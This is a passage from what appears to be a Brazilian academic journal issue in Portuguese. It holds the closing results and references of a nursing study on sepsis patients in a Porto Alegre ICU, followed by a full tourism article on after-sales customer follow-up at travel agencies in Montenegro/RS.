Referente ao momento do diagnóstico de sepse, observou-se que 80% (n=10) dos casos foram diagnosticados no momento da internação no CTI e apenas 20% (n=10) dos casos foram diagnosticados após a internação no CTI. O que diverge dos resultados do estudo realizado por Cardozo Júnior e Silva (2014), onde apenas 12% dos pacientes tiveram o diagnóstico de sepse na admissão e 88% tiveram o diagnóstico de sepse durante a internação hospitalar. Já no estudo de Koury, Lacerda e Neto (2006), 85,8% dos pacientes tinham sepse na internação e entre os que desenvolveram sepse após a admissão, o momento da sepse foi em média de 3,4 dias com um mínimo e um máximo de 10 dias (KOURY; LACERDA; NETO, 2006).

Conforme a tabela 2, que demonstra os resultados a cerca do foco infeccioso que desencadeou a sepse nos pacientes estudados, observou-se a prevalência de infecções no trato urinário em 60% (n=10) dos casos.

Tabela 2 – Foco infeccioso que desencadeou sepse em pacientes internados no CTI–A de um hospital privado do município de Porto Alegre

Foco infeccioso	F	(%)
Trato urinário	6	60
Pulmonar	4	40
Total	10	100

Fonte: Elaborado pela autora, 2015.

Este resultado é distinto de outros quatro estudos que abordam este dado, visto que as infecções nestes estudos eram de origem nosocomial, o que interfere diretamente neste resultado. O estudo descrito por Cardozo Júnior e Silva (2014), que abordou a sepse em pacientes com traumatismo crânio encefálico em UTI e os fatores relacionados à mortalidade, os focos infecciosos em (91,4%) dos casos foram de origem pulmonar, (13,7%) associado à cateter venoso, (6,9%) infecções do trato urinário, (5,1%) seios da face e outros somaram (14,8%). Já em outro estudo, o foco infeccioso que teve prevalência foi o pulmonar em 79,3% dos casos, 14,8% gastrointestinais e 13,6% urinário (KOURY; LACERDA; NETO, 2006).

Outros estudos também demonstraram a prevalência do foco pulmonar em 44% dos casos, 20% gastrointestinal e abdominal, vias urinárias 12%, infecções de cateter venoso central foi responsável por 8% e 16% dos focos não foram identificados (OLIVEIRA et al., 2014). O estudo de Barcellos, Fedrizzi e Bão (2014), também apresentaram o foco infeccioso pulmonar como prevalente, com 38,55% dos 166 pacientes estudados.

Em relação ao desfecho da internação que está descrito na tabela 3, houve a prevalência de alta do CTI em 60% dos casos. Observa-se a proximidade dos resultados descritos por outras literaturas, como por exemplo: Óbito 43,7% e alta para 56,3% dos pacientes (KOURY; LACERDA; NETO, 2006).

Tabela 3– Desfecho da Internação de pacientes com sepse no CTI-A de um hospital privado do município de Porto Alegre

Desfecho da internação	F	%
Alta	6	60
Óbito	4	40
TOTAL	10	100

Fonte: Elaborado pela autora, 2015.

Correlacionando os desfechos com o foco infeccioso e a classificação da sepse, 83,33% (n=6) dos pacientes que tiveram alta tiveram infecções do trato urinário e apenas 16,67% (n=6) infecção pulmonar. 33,33% (n=6) dos que tiveram alta não tiveram o estadiamento descrito no prontuário do paciente, 16,66 (n=6) apresentaram sepse, 16,66 (n=6) sepse grave e 33,33% (n=6) apresentaram choque séptico. O estadiamento da doença em choque séptico esteve presente em 100% dos casos em que o desfecho foi óbito. Quanto ao foco infeccioso prevalente nos casos de óbito, 75% (n=4) dos pacientes tiveram infecções pulmonares e apenas 25% (n=4) teve infecção do trato urinário e teve como desfecho óbito. Estes dados permitem relacionar que nesta amostra, as formas mais graves da doença estiveram associados á focos pulmonares e desfechos desfavoráveis.

Conforme as médias aritméticas, mediana e desvio padrão, foi possível determinar o tempo médio de internação no CTI em 6,6 dias, mediana de 4,5 dias e desvio padrão de $\pm 6,96$. Quanto ao tempo de internação hospitalar, a média foi de 23,7 dias, mediana 11 dias e desvio padrão $\pm 39,27$ dias. Houve similaridade nos resultados descritos por Sousa et al (2014), onde o tempo de internação na UTI em 82,6% dos casos ficou entre 1 e 10 dias. E em relação ao tempo de internação hospitalar teve uma discreta diferença em relação ao estudo de Cardozo Júnior e Silva (2014), em que tempo de internação hospitalar ficou em $29,7 \pm 27,8$ dias e o tempo de internação na UTI, permaneceu em $15,4 \pm 12,4$ dias no estudo realizado por Cardozo Júnior e Silva (2014).

Entretanto, em outro estudo o tempo médio de permanência na UTI foi de 11,3 dias para os pacientes que tiveram alta e de 15,7 dias para os pacientes que evoluíram para óbito. O fato do tempo de internação ter sido maior para pacientes que evoluíram para óbito pode ter ocorrido devido à grande frequência das comorbidades e não à falência de múltiplos órgãos secundária à sepse (KOURY; LACERDA; NETO, 2006). A relação entre o tempo de internação e comorbidades ou síndrome da disfunção de múltiplos órgãos não foi estabelecida neste estudo, devido à falta de informações nos prontuários acerca do estadiamento da doença e de todos os pacientes possuírem alguma comorbidade.

Com o presente estudo, é possível concluir que o objetivo proposto foi atingido, através dos resultados apresentados na caracterização da amostra de pacientes com sepse internados no CTI de um hospital privado do município de Porto Alegre.

Quanto à caracterização da amostra, o sexo masculino prevaleceu em 60% dos pacientes com sepse, a idade média foi de 70 anos e 9 meses de idade, a porta de entrada dos

pacientes para o CTI em 80% dos casos foi a emergência da instituição, onde 80% dos pacientes tiveram o diagnóstico de sepse no momento da internação no CTI, sendo estas infecções predominantemente de origem comunitária e com foco infeccioso no trato urinário. Em relação aos culturais, a maior parte dos resultados foram negativos.

O estágio da sepse prevalente foi a forma mais grave dentre as encontradas nos registros e trata-se do choque séptico. Entretanto, a SDMO não foi registrada em nenhum prontuário, mas os pacientes desenvolveram insuficiência renal aguda e insuficiência ventilatória aguda, o que caracterizaria a síndrome. Sendo assim, este dado pode não ter sido devidamente registrado no prontuário do paciente, dificultando a análise.

Os desfechos favoráveis, ou seja, de alta do paciente do CTI prevaleceu em 60% dos casos, o tempo médio de internação dos pacientes com sepse no CTI foi de 6,6 dias e o tempo de internação hospitalar, em média foi de 23,7 dias.

Conclui-se que cada instituição deva traçar o perfil dos seus clientes e fluxos de entrada, para treinamento das equipes na identificação precoce da sepse e tratamento com brevidade para melhor prognóstico. Propõe-se, a realização de pesquisas e o desenvolvimento do conhecimento dos profissionais de enfermagem sobre sepse para a expansão do conhecimento científico e prático da profissão.

REFERÊNCIAS

ANVISA. Resolução-RDC nº. 7, de 24 de fevereiro de 2010. Dispõe sobre os requisitos mínimos para funcionamento de unidades de terapia intensiva e dá outras providências. Disponível em: <<http://www.anvisa.gov.br/hotsite/segurancadopaciente/documentos/rdcs/RDC%20N%C2%BA%207-2010.pdf>>. Acesso em: 18 out. 2014.

BARCELLOS, Ruy D.; FEDRIZZI, Ketlin; BÃO, Ana C. Protocolo de sepse: desafios no seguimento e manutenção de boas práticas. In: Congresso de Pesquisa e Extensão da Faculdade da Serra Gaúcha (FSG), 2, 2014. **Anais...** Caxias do Sul, v. 2, n. 2, Mai. 2014. Disponível em: <<http://ojs.fsg.br/index.php/pesquisaextensao/article/viewFile/833-834/1040>>. Acesso em: 21 fev. 2015.

BRASIL. Conselho Federal de Enfermagem (COFEN). Resolução nº. 358, de 15 de outubro de 2009. **Código de ética profissional**. Disponível em: <http://novo.portalcofen.gov.br/resoluco-cofen-3582009_4384.html>. Acesso em: 17 mai. 2014.

CARDOZO JÚNIOR, Luis C. M.; SILVA, Redson R. D. Sepse em pacientes com traumatismo cranioencefálico em unidade de terapia intensiva: fatores relacionados à maior mortalidade. *Rev Bras Ter Intensiva*. São Paulo. v. 26, n. 2, p.148-154. Abr/ Jun. 2014. Disponível em: <http://www.scielo.br/readcube/epdf.php?doi=10.5935/0103-507X.20140022&pid=S-0103-507X2014000200148&pdf_path=rbti/v26n2/0103-507X-rbti-26-02-0148.pdf&lang=pt>. Acesso em: 17 fev. 2015.

JOHNSON, Karen L.; HENRY, Kiersten. Choque, síndrome da resposta inflamatória sistêmica e síndrome da disfunção de múltiplos órgãos. In: MORTON, Patricia G.; FONTAINE, Dorrie K. **Cuidados críticos de enfermagem: uma abordagem holística**. 9. ed. Rio de Janeiro: Guanabara Koogan, 2013. 1500 p.

KOURY, Joana C. D. A.; LACERDA, Heloísa R.; NETO, Alberto J. D. B. Características da População com Sepse em Unidade de terapia intensiva de Hospital terciário e Privado da Cidade do Recife. *Revista Brasileira de Terapia Intensiva*. Recife. V.18, n. 1, p. 52-28, Jan/ mar. 2006. Disponível em: <http://www.scielo.br/scielo.php?script=sci_arttext&pid=S-0103-507X2006000100010>. Acesso em: 02 mar. 2015.

MATOS, Gustavo F. J.D.; VICTORINO, Josué A. Critérios para o diagnóstico de sepse, sepse grave e choque séptico. **Revista Brasileira de Terapia intensiva**. São Paulo, v. 16, n. 2, p. 102-104, abr/jun. 2004. Disponível em: <http://www.amib.com.br/rbti/download/artigo_2010622183955.pdf>. Acesso em: 06 mai. 2014.

MESQUITA, Ayla M. F. D. Cuidados iniciais: o enfermeiro identificando a sepse. In: VIANA, Renata A. P. P. **Sepse para enfermeiros: as horas de ouro identificando e cuidando do paciente séptico**. 2. ed. São Paulo: Atheneu, 2013. 263 p.

OLIVEIRA, Danielle S. T. D. et al. Diagnósticos e intervenções de enfermagem para problemas de oxigenação em idosos com sepse. **Rev enferm UFPE on line**. Recife, v. 8, n. 5, p.1284-1289, mai. 2014. Disponível em :< <http://www.revista.ufpe.br/revistaenfermagem/index.php/revista/article/download/5101/9073> >. Acesso em: 16 dez. 2014.

OLIVEIRA, Juliana B. D.; VIANA, Renata A. P. P. Definições e condutas baseadas em evidências. In: VIANA, Renata A. P. P. **Sepse para enfermeiros: as horas de ouro identificando e cuidando do paciente séptico**. 2. ed. São Paulo: Atheneu, 2013. 263 p.

PEREIRA JÚNIOR, G. A. et al. Fisiopatologia da sepse e suas implicações terapêuticas. **Simpósio de medicina intensiva: Ribeirão Preto**, jul/set. p. 349-362. 1998. Disponível em:<http://webcache.googleusercontent.com/search?q=cache:http://revista.fmrp.usp.br/1998/vol31n3/fisiopatologia_sepse.pdf>. Acesso em: 06 abr. 2014.

PRODANOV, Cleber C.; FREITAS, Ernani C. D. **Metodologia do trabalho científico: métodos e técnicas da pesquisa e do trabalho acadêmico**. 2. ed. Novo Hamburgo: Feevale, 2013. Disponível em: <<http://www.feevale.br/cultura/editora-feevale/metodologia-do-trabalho-cientifico---2-edicao>>. Acesso em: 25 jun. 2014.

RANZANI, Otavio T. et al. Reclasificando o espectro de pacientes sépticos com o uso do lactato: sepse grave, choque críptico, choque vasoplégico e choque disóxico. **Revista Brasileira de Terapia Intensiva**. São Paulo, v. 25, n. 4, p. 270-278, out/ dez. 2013. Disponível em:< <http://www.rbti.org.br/artigo/detalhes/0103507X-25-4-3>>. Acesso em: 19 mai. 2014.

DESTAQUE

Ciências Sociais Aplicadas - Turismo

O PÓS-VENDAS NAS AGÊNCIAS DE TURISMO DE MONTENEGRO/RS

Vanessa Suélen Schardong

Graduada em Turismo pela
Universidade Feevale/RS.
(vs.schardong@gmail.com)

Roslaine Kovalczuk de Oliveira Garcia

Mestre em Turismo pela UCS/
RS, Especialista e Bacharel em
Turismo pela PUC/RS. Atua como
professora do Curso de Turismo
da Universidade Feevale/RS.
(rgarcia@feevale.br)

RESUMO

O presente artigo trata do estudo do pós-venda como ferramenta para estabelecer o relacionamento com o cliente. As atividades de pós-venda são focadas na retenção e possível lealdade dos clientes, o que proporciona a fidelização e a multiplicação de uma imagem positiva da empresa. Assim, o estudo tem como objetivo geral investigar o processo de pós-venda pelas agências de turismo de Montenegro/RS. Como objetivos específicos contextualizar o marketing de relacionamento e o marketing turístico, descrever o processo de pós-venda e caracterizar as atividades de agenciamento. Quanto à metodologia utilizada, se caracteriza como exploratória de caráter qualitativo, tendo como procedimentos técnicos a pesquisa bibliográfica e o estudo de campo junto a viajantes que adquiriram serviços e produtos com agências de turismo e junto a três agências localizadas na cidade de Montenegro/RS. A pesquisa permite constatar que o pós-venda nas agências de turismo pesquisadas, em sua maioria, se constitui em procedimentos isolados.

Palavras-chave: Marketing de Relacionamento. Pós-venda. Fidelização. Agência de Turismo. Montenegro/RS.

ABSTRACT

This article deals with the after-sales study as tool for establishing the relationship with the customer. The after-sales activities are focused on the retention and possible customer loyalty, which provides loyalty and multiplication of a positive company image. Thus, the this paper aims to investigate the after sales process by the tourism agencies in Montenegro/RS, and as specific objectives contextualize the relationship marketing and tourism marketing, describe the process after sales and characterize the activities of agency. Regarding the methodology, it is characterized as exploratory qualitative, with technical procedures as bibliographical research and field study together with travelers who buy services and products from travel agencies and with three branches located in the city of Montenegro/RS. The research allowed to establish that the after sales in the surveyed tourism agencies, mostly, are in isolated procedures.

Keywords: Relationship Marketing. After-sale. Loyalty. Tourism Agency. Montenegro/RS.

1 INTRODUÇÃO

O processo de pós-venda, que é o contato com o cliente após o fechamento da venda, está fortemente ligado à questão da qualidade do serviço prestado e a fidelização do cliente, processo este que emprega o marketing de relacionamento. Segundo Kotler (2003), as empresas precisam evoluir do foco no processo de produtos para a conquista e retenção de cliente.

As agências de turismo são empresas constituídas com o objetivo de realizar negócios relativos a viagens, com seu enfoque no deslocamento de pessoas e todos os serviços e produtos relacionados a este setor. Assim, como todas as empresas que trabalham com a prestação de serviços, as agências prezam pela excelência dos produtos e a constante busca pelo bom relacionamento com os clientes, o que resulta na fidelização. Embora, atualmente se tenha muitas facilidades via internet, o contato pessoal ainda é um fator de grande importância para as empresas.

Assim, o objetivo geral desse trabalho é investigar o processo de pós-vendas realizado pelas agências de turismo de Montenegro/ RS e a principal contribuição do presente este estudo deve-se ao fato de o processo de pós-venda ser de extrema importância também para as agências, sendo possível a partir da sua aplicação, ter conhecimento do serviço prestado e a fidelização do cliente.

Quanto ao método da pesquisa, o trabalho caracteriza-se por exploratório. Para Dencker (2002), os estudos exploratórios compreendem, além do levantamento das fontes secundárias, o estudo de casos selecionados e a observação informal. Quanto à abordagem metodológica, o presente trabalho apresenta o caráter qualitativo, onde o ambiente natural é a fonte direta para coleta de dados e o pesquisador é o instrumento-chave.

2 METODOLOGIA

3 O CONTEXTO DO PROCESSO DE PÓS-VENDAS

Quanto aos procedimentos técnicos, o estudo utiliza a pesquisa bibliográfica e estudo de campo. A pesquisa de campo foi estruturada em dois momentos, no primeiro foi aplicado um questionário junto a 35 clientes que compram com agências de turismo, visando verificar junto aos respondentes quanto à frequência de utilização da agência de turismo para as viagens de férias ou negócios e, também, se os respondentes acreditam ser importante o contato pós-venda. O critério de seleção adotado para os respondentes do questionário foram viajantes que utilizam com frequência agências de turismo para compra de produtos/serviços relacionados segundo momento consistiu em entrevista com roteiro semiestruturado junto a três agências de turismo localizadas no município de Montenegro, com finalidade de verificar se o processo de pós-venda é um procedimento isolado ou se consiste em um processo adotado pela agência de turismo. Dentre as agências de turismo, foram selecionadas as que possuem cadastro ativo no Sindicato das Empresas de Turismo no Estado do Rio Grande do Sul (Sindetur/RS).

A entrevista e o questionário se enquadram em uma amostragem não probabilística intencional. Para Prodanov e Freitas (2013), amostras intencionais constituem um tipo de amostragem não probabilística e consistem em selecionar um subgrupo da população que, com base nas informações disponíveis, possa ser considerado representativo de toda a população.

O marketing de relacionamento é uma nova abordagem para as empresas recuperarem ações estratégicas, considerando tão importante ou mais que as atividades de serviço em si, sendo considerada como estratégia principal das empresas competitivas (GORDON, 2000). Nessa abordagem, o fechamento de uma venda é considerado o início do relacionamento

4 A ATIVIDADE DE AGENCIAMENTO E BREVE DESCRIÇÃO DAS AGÊNCIAS LOCALIZADAS NO MUNÍCIPIO DE MONTENEGRO/RS

entre o cliente e a empresa. Os princípios do marketing de relacionamento se concentram em criar novo valor para os clientes, reconhecendo o valor fundamental de cada um. A partir do foco no cliente, a empresa planeja e alinha seus processos de negócios assim como a tecnologia e comunicação mantendo o valor no cliente individual (GORDON, 2000). Vavra (1993, p. 32) afirma que, é necessário que as empresas mudem a mentalidade de “completar uma venda” para “iniciar um relacionamento” e também “fechar um negócio” para “construir lealdade”.

Vavra e Pruden (1995) afirmam que pós-venda é uma filosofia que reforça o estabelecimento de relacionamento de valor com os clientes, as atividades de pós-vendas são focadas na retenção e possível lealdade dos clientes. Para Kotler e Keller (2012), o trabalho não termina quando o produto é comprado, é necessário um monitoramento da satisfação em relação ao produto depois da compra. Sendo assim, alcançar a satisfação dos clientes e garantir a fidelidade passa por adaptar produtos e serviços, dar retornos satisfatórios e envolvê-los em ações junto à empresa é o grande objetivo do pós-venda.

As agências de turismo, segundo Petrocchi e Bona (2003) são organizações na qual sua finalidade é comercializar produtos turísticos. Como principais funções, elas orientam as pessoas que desejam viajar, analisam as melhores condições para que a viagem aconteça, seja a nível operacional ou financeiro e prestam assessoria aos clientes para definição dos itinerários. “As agências de viagens e turismo pertencem ao setor de viagens e turismo enquadrado no setor terciário – serviços -, na economia do Turismo.” (TOMELIN, 2001, p. 15).

Segundo Candioto (2012), desde a sua origem, as agências de turismo são empresas que buscam aperfeiçoar o modo de viajar, tornando de fácil acesso a utilização dos serviços e equipamentos turísticos.

As agências entrevistadas no presente estudo, estão localizadas no município de Montenegro - Rio Grande do Sul, na região do Vale do Caí, distante 55 km da Capital Porto Alegre. Segundo dados apontados pelo IBGE (2010) o município possui 59.515 habitantes.

Segundo o Estudo de Competitividade 2013 – Destinos Turísticos do RS (2013), o Município de Montenegro possui nove Agências de Turismo cadastradas no Cadastro dos Prestadores de Serviços Turísticos do Ministério do Turismo Cadastur (Mtur). Dentre as nove agências, três são cadastradas no Sindicato das Empresas de Turismo no Estado do Rio Grande do Sul (SINDETUR – RS).

Os serviços mais oferecidos pelas agências são: emissão de bilhetes aéreos, venda de pacotes turísticos e hotelaria, cruzeiros marítimos, serviços de traslados, passeios e visitas, seguro viagem, locação de carros nacionais e internacionais, representação de empresa de câmbio, apoio a despacho de documentos.

A maioria das agências evidenciadas no estudo de competitividade trabalha com viagens a Lazer e de Negócios, e apenas uma pode ser considerada agência receptiva. Das agências localizadas no município três iniciaram suas atividades há mais de dez anos, e uma delas iniciou suas atividades em 2013. Todas comercializam pacotes nacionais e internacionais.

5 RESULTADO DA ENTREVISTA JUNTO AOS VIAJANTES

A pesquisa junto a 35 clientes que compram com agências de turismo, permitiu verificar quanto ao perfil dos respondentes que 69% correspondem ao gênero feminino e 31% ao gênero masculino. Dos clientes que responderam ao questionário, 46% estão na faixa etária entre 18 a 29 anos, 29% encontram-se entre 30 a 39 anos, 14% encontram-se entre 40 a 49 anos, 11% dos respondentes encontram-se na faixa etária entre 50 e 65 anos. Quanto ao nível de escolaridade, 29% possuem Ensino Médio, 49% concluíram o Ensino Superior e 23% possuem Pós-Graduação.

As cidades de residência dos pesquisados concentraram-se no Rio Grande do Sul, tais como Estância Velha, Santa Cruz do Sul, Porto Alegre, Montenegro, São Leopoldo e Novo Hamburgo, com exceção de Tubarão/SC e Rio Claro/SP.

Os pesquisados foram questionados quanto a sua frequência da utilização de agências de turismo para aquisição de serviços, no qual 37% dos respondentes utilizam “sempre” os serviços de uma agência, 23% “quase sempre” e 40% responderam que “às vezes” utilizam o serviço.

Os clientes indicaram como principais formas de comunicação com a sua agência de turismo, a comunicação feita por “e-mail” com 91%, em segundo lugar por “telefone” com 89%, em terceiro lugar pelo “site” com 71%. Outra importante forma apontada foi a utilização da rede social “Facebook” com 37%.

Para os pesquisados que compram com agências de turismo foi questionado se após a compra do serviço até o período de embarque da viagem existe algum acompanhamento/contato pelo consultor da agência. Nesse aspecto, 60% dos respondentes confirmaram que o consultor de viagens entra em contato após o fechamento e 40% afirmam que esse contato não é feito.

6 RESULTADO DA PESQUISA DE CAMPO JUNTO ÀS AGÊNCIAS DE TURISMO

A partir dos estudos de Gordon (2000) que criou subconjuntos do termo “cliente” para demonstrar os diferentes vínculos da empresa-cliente, os clientes pesquisados assim como as agências entrevistadas foram questionadas sobre essas categorias.

Segundo Gordon (2000), os clientes considerados *compradores* estão satisfeitos com os serviços prestados pela agência, considerando a agência alternativa para compras futuras. Os clientes considerados *eventuais* consideram a agência o fornecedor principal, porém sempre consultam outros fornecedores para comparar valores e serviços. Os *regulares* já compram a longa data na agência, no qual a agência já conquistou a sua confiança. Por último, o cliente considerado *defensor* tem a sua agência como fornecedor único do serviço prestado. A pesquisa aponta que 37% dos pesquisados consideram-se clientes *eventuais*, considerando a agência de turismo fornecedor principal, porém sempre consultam outros fornecedores para comparar valores e serviços; 38% consideram-se clientes *compradores*; 14% dos pesquisados consideram-se clientes *regulares* e 11% consideram-se clientes *defensores*, possuem a agência como fornecedor único do serviço prestado.

As agências de turismo entrevistadas estão localizadas no município de Montenegro/RS e serão apresentadas como agência A, B e C. O foco principal das atividades das agências são o lazer e o corporativo. A agência C concentra-se em vendas corporativas, já as agências A e B comercializam viagens a lazer. Dentre as entrevistadas, as agências A e B trabalham esporadicamente como agência receptiva.

Ao questionar os representantes das agências de turismo sobre os principais meios de comunicação utilizados com os seus clientes, a agência A respondeu que em primeiro lugar o “e-mail”, seguido de “anúncios em jornal e revistas” e “propaganda em televisão e rádio”; para a agência B o “e-mail” está como principal forma de comunicação, seguido de “propaganda em televisão e rádio” e “Facebook”. Para a agência C, a sua principal forma de comunicação assim como as agências anteriores é o “e-mail” seguido do “Facebook” e do “site”.

As agências de turismo foram consultadas em relação a adotar ou não um acompanhamento junto aos seus clientes após o fechamento da venda. Todas as três agências entrevistadas confirmaram que fazem o acompanhamento junto aos seus clientes após o fechamento da venda.

Os representantes das agências de turismo entrevistadas foram questionados em relação à percepção dos seus clientes em relação ao contato pós-viagem, se esse contato era bem aceito pelos clientes ou causava incômodo. Para essa questão, tanto a agência de turismo A como C responderam que em sua maioria esse contato é bem aceito, onde o cliente acredita ser valorizado e confia ainda mais nos serviços e produtos prestados pela agência. A agência B foi a única a relatar que em alguns casos o cliente sente-se incomodado respondendo apenas o que lhe foi perguntado de maneira direta.

Ao questionar os representantes das agências entrevistadas quanto às situações em que o pós-venda é aplicado (vendas de pacotes turísticos, bilhetes aéreos, seguro viagem e etc.), em sua maioria, concentra-se principalmente em pacotes turísticos e, em alguns casos, na aquisição de bilhetes aéreos internacionais para o foco corporativo.

Outro questionamento importante feito aos entrevistados foi quanto ao período em que é realizado o contato com o cliente após o seu retorno. Sendo assim, o representante da agência A informou que esse contato acontece de 1 a 2 dias após o retorno da viagem, mas nem sempre o cliente é contatado nesse prazo. Para a agência B, esse contato leva em torno de cinco dias, dependendo de cada caso. Para agência C, o contato após o retorno do viajante normalmente acontece de 2 a 5 dias.

Quanto à utilização de banco de dados para a realização do pós-vendas, a agência A, informou que não é utilizada nenhuma ferramenta específica, apenas um dos consultores utiliza em alguns momentos uma planilha de Excel que reúne informações do cliente. A agência B apontou que possui um arquivo físico com as informações de cada cliente, e após o contato pós-venda o mesmo é arquivado. A agência C afirma que possui um CRM (*Customer Relationship Management*) instalado junto ao sistema operacional, mas o mesmo ainda não é utilizado, cada consultor possui seu próprio controle e cadastro em planilhas de Excel contendo as informações.

Quanto ao perfil do cliente da agência, qual seria o percentual correspondente, considerando: *compradores* aqueles clientes que estão satisfeitos com os serviços prestados pela agência, considerando a mesma alternativa para outras compras; *eventuais* consideram a agência fornecedora principal, porém sempre consulta outros fornecedores para comparar valores e serviços; *regulares* já compram a longa data da agência, na qual possuem confiança nos serviços prestados; *defensores* têm a agência como fornecedor único do serviço prestado. Para a agência A, o perfil dos seus clientes seriam 50% regulares e 50% defensores; para a agência B, 75% possuem o perfil de compradores e 25% defensores; para agência C, 40% dos

seus clientes podem ser considerados eventuais e 60% regulares onde já compram a longa data da empresa e possuem confiança na agência.

Assim, as agências entrevistadas foram questionadas em relação a importância do processo de pós-venda para a sua empresa. Para a agência A, o processo de pós-venda é considerado “importante”, onde o cliente sente-se seguro e valorizado. Da mesma forma para a agência B, que relata a importância de um retorno para saber as novidades e obter dicas sobre o destino visitado. Para a agência C, o processo de pós-venda é “extremamente importante”, principalmente, para analisar em quais procedimentos a agência pode melhorar, e, também, continuar com os procedimentos que estão corretos.

Dentro dessa perspectiva, as agências foram questionadas se o pós-venda é um procedimento isolado que ocorre de forma descontinua, ou é um processo com regularidade que envolve várias etapas. Sobre esse questionamento a agência A relatou que o pós-venda não é tido como um processo sendo feito de acordo com a disponibilidade de tempo como um procedimento. Para a agência B, o pós-venda sempre é feito, mas não existem várias etapas do processo. Para a agência C é um processo que envolve várias etapas onde a partir do *feedback* do cliente é possível tomar algumas providências em caso de alguma reclamação ou insatisfação.

Ainda, o último questionamento feito para as agências de turismo pesquisadas buscou verificar o percentual de fidelização dos clientes. Para a agência A, mais de 70% de seus clientes podem ser considerados fidelizados. As agências de turismo B e C consideram que entre 51% e 71% dos seus clientes são fiéis à empresa.

CONSIDERAÇÕES FINAIS

Como descrito no presente estudo, o pós-venda é considerado de extrema importância para as empresas que pretendem estabelecer um relacionamento e vínculo com seus clientes. Permanecer em constante contato com o cliente significa vantagem e ganho para as empresas que investirem em estratégias voltadas ao marketing de relacionamento. É possível observar que muitas agências de turismo ainda são omissas nas atividades de pós-venda principalmente por acreditarem que ações voltadas ao pós-vendas necessitem de investimento de recursos humanos e sistemas, quando na verdade a perda de um cliente pode ter um custo ainda maior.

Os resultados apontam que os viajantes não utilizam sempre os serviços e produtos de uma agência de turismo, buscando outros canais para a sua compra. Dessa forma, é necessário criar estratégias para retenção e fidelização dos clientes, fazendo com que tenham a agência de turismo como fornecedor principal e exclusivo dos serviços/produtos relacionados a viagens. Segundo Candioto (2012) com a chegada da internet, aconteceram diversas mudanças para o mundo e as agências de turismo também foram afetadas com esse fenômeno. Dessa forma, foi necessária uma reformulação do setor turístico por meio da *desintermediação* e *reintermediação*, pois o poder de negociação das agências se transferiu para os consumidores e fornecedores.

O estudo permitiu identificar que a atividade de pós-venda nas agências de turismo entrevistadas, em sua maioria, apresenta-se de forma incipiente, sendo que ainda não é adotado como um processo, segundo o marketing de relacionamento.

A partir das entrevistas junto às agências de turismo de Montenegro/RS e a aplicação do questionário junto aos clientes de agências de turismo fica possível evidenciar a importância do processo de pós-venda e principalmente a fidelização dos clientes. Com a fidelização e

retenção dos clientes é possível aumentar as vendas por cliente, sempre o mantendo satisfeito e dessa forma impedindo o cliente de mudar para a concorrência.

Os clientes, em sua maioria, se mostraram favoráveis ao acompanhamento e consulta após o retorno da viagem por parte das agências.

Sendo assim, a interação continuada do pós-venda é fundamental e tão necessária quanto a venda com o intuito de criar negócios futuros com o cliente. O processo de pós-venda não pode ser considerado custo para empresa e sim um benefício que traz vantagens competitivas. O principal intuito do processo é alcançar a satisfação dos clientes, adaptando os serviços, retornando o cliente em todas as suas solicitações e envolvê-lo em ações junto à empresa é o grande objetivo do pós-venda.

A partir do estudo se pode observar a grande importância do banco de dados de uma empresa, assim como sistemas específicos como CRM (*customer relationship management*). O banco de dados sobre o cliente deve possuir nome, endereço, histórico de transações e em alguns casos até dados demográficos e psicográficos (atividades de interesse e opiniões).

Observa-se que as atividades e operações de uma agência de turismo são diversas e muito dinâmicas, essas em sua maioria não adotam uma estrutura organizacional com um setor específico para a atividade de pós-vendas, o que presume de um investimento maior nessa área. Dessa forma, percebe-se que reconhecer a importância desse processo, trará diversos resultados para a agência.

REFERÊNCIAS

- ASTORINO, Cláudia. Agências e serviços receptivos. In: TAVARES, Adriana et al. **Agência de viagens e turismo: práticas de mercado**. Rio de Janeiro, RJ: Elsevier, 2008.
- BOGMANN, Itzhak Meir. **Marketing de relacionamento: estratégias de fidelização e suas implicações financeiras**. São Paulo: Nobel, 2000.
- CANDIOTO, Marcela F. **Agências de Turismo no Brasil: embarque imediato pelo portão dos desafios**. São Paulo, SP: Elsevier, 2012.
- DENCKER, Ada Freitas Maneti. **Métodos e Técnicas de Pesquisa em Turismo**. 6. ed. São Paulo: Futura, 2002.
- DIAS, Reinaldo; CASSAR Mauricio. **Fundamentos do Marketing Turístico**. São Paulo: Pearson Prentice Hall, 2005.
- GORDON, Ian. **Marketing de relacionamento: estratégias, técnicas e tecnologias para conquista do cliente e mantê-los para sempre**. 5. ed. São Paulo, SP: Futura, 2002.
- KOTLER, Philip; KELLER, Kevin Lane. **A Administração de Marketing**. 14 ed. São Paulo, SP: Pearson Education, 2012.
- PETROCCHI, Mario; BONA, André. **Agências de turismo: planejamento e gestão**. São Paulo, SP: Futura, 2003. 215 p.
- PLANO Municipal de Turismo. PMT. 2014 – 2017. CMTUR Montenegro. Secretaria Municipal de Turismo de Montenegro.
- ROSA, Silvana Goulart Machado. **O poder do pós-venda**. 1. Ed. Porto Alegre, RS: SEBRAE/RS, 1998, 63 p. (Marketing essencial; v.4)
- TOMELIN, Carlos, A. **Mercado de Agências de Viagem e Turismo: como competir diante das novas tecnologias**. São Paulo, SP: Aleph, 2001.
- VAVRA, Terry G. **Marketing de Relacionamento: aftermarketing**. São Paulo: Atlas, 1993.
- VAVRA, Terry G.; PRUDEN, Douglas R. Using aftermarketing to maintain a customer base. *Discount Merchandiser*, v.35, 1995.